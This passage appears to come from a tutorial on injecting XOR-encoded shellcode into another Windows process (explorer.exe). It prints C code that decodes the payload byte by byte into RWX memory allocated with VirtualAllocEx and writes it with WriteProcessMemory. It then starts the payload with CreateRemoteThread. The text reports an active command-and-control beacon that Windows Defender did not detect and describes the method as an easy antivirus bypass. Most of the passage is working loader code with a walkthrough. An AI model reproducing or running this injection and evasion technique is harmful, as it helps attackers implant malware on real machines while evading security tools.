
- process: which is the handle that we retrieved earlier using OpenProcess()
- base_address+n: which is the address that we want to write our opcode to (base_address retrieved from VirtualAllocEx) and n is the counter to move to the next address.
- &DecodedOpCode: the address of our DecodedOpCode byte.
- 1: the number of written bytes which is only one byte.
- Null: Because we don’t have a pointer to receive the number of written bytes.

You can check the parameters that the WriteProcessMemory takes from this page.

After compiling the program and run it, we will get the following:



As we can see, we get each byte wrote in the desired address that we want, now, let's debug that using x64dbg and go to the address "0x2ec0000" to get the following:



As we can see, our original bytes were written to the addresses that we want starting from 0x2ec0000 and everything is working very well!

Executing the shellcode

Finally, we need to execute the shellcode as a thread, and to do that, we can that using CreateRemoteThread() function using the following code:


```
#include &lt;windows.h&gt;


int main(int argc, char *argv[]){


   unsigned char data[] =
&amp;quot;\xfd\x49\x82\xe5\xf1\xe9\xc9\x1\x1\x1\x40\x50\x40\x51\x53\x50\x57\x49\x30\xd3\x6


  // The PID that you want to use
   int process_id = atoi(argv[1]);

  // Declare a new handle as process variable
  // PROCESS_ALL_ACCESS
  HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);

  // If the operation succeeded it will return the handle
  if(process){
    printf(&amp;quot;[+] Handle retrieved successfully!\n&amp;quot;);

    // We can print it as pointer using printf
    printf(&amp;quot;[+] Handle value is %p\n&amp;quot;, process);

    // Allocate space
    // Define the base_address variable which will save the allocated memory address
        LPVOID base_address;
    base_address = VirtualAllocEx(process, NULL, sizeof(data), MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        if(base_address){

        printf(&amp;quot;[+] Allocated based address is 0x%x\n&amp;quot;, base_address);

                                        // Data chars counter
                                int i;

                                // Base address counter
                                int n = 0;


                                for(i = 0; i&lt;=sizeof(data); i++){

                                        // Decode shellcode opcode
                                        char DecodedOpCode = data[i] ^ 0x01;

                                        // Write the decoded bytes in memory address
                                        if(WriteProcessMemory(process,
base_address+n, &amp;amp;DecodedOpCode, 1, NULL)){


                                                printf(&amp;quot;[+] Byte wrote
sucessfully!\n&amp;quot;);

                                                // Increase memory address by 1
                                                n++;
```

```
                                        }
                                }

                                // Run our code as RemoteThread
                                CreateRemoteThread(process, NULL, 100,
(LPTHREAD_START_ROUTINE)base_address, NULL, 0, 0x5151);



        }else{
                printf(&amp;quot;[-] Unable to allocate memory ...\n&amp;quot;);
        }

  }else{
    printf(&amp;quot;[-] Unable to retrieve process handle\n&amp;quot;);
  }

}
```

As we can see in line #55, we used CreateRemoteThread() function to execute our shellcode as a thread on explorer.exe, and CreateRemoteThread() took the following parameters:

- process: Which is the handle that we retrieved earlier using OpenProcess()
- Null: To get default security descriptor; check this for more info.
- 100: The initial size of the stack.
- base_address: Which is the first opcode of our shellcode.
- Null: No parameters passed to the thread.
- 0: The thread runs immediately after creation.
- 0x5151: Thread ID

And after running the code, we will get the following:



We got an active beacon running under explorer.exe without being caught by Windows Defender.

Conclusion

By encoding our shellcode and decode it using this technique, we were able to bypass AV protection easily and run our shellcode inside another process.

You can customize the encoder as you want but you have to edit the decoder too, also you can modify the code to meet your needs on execution and some parts of the code are written only for educational purposes.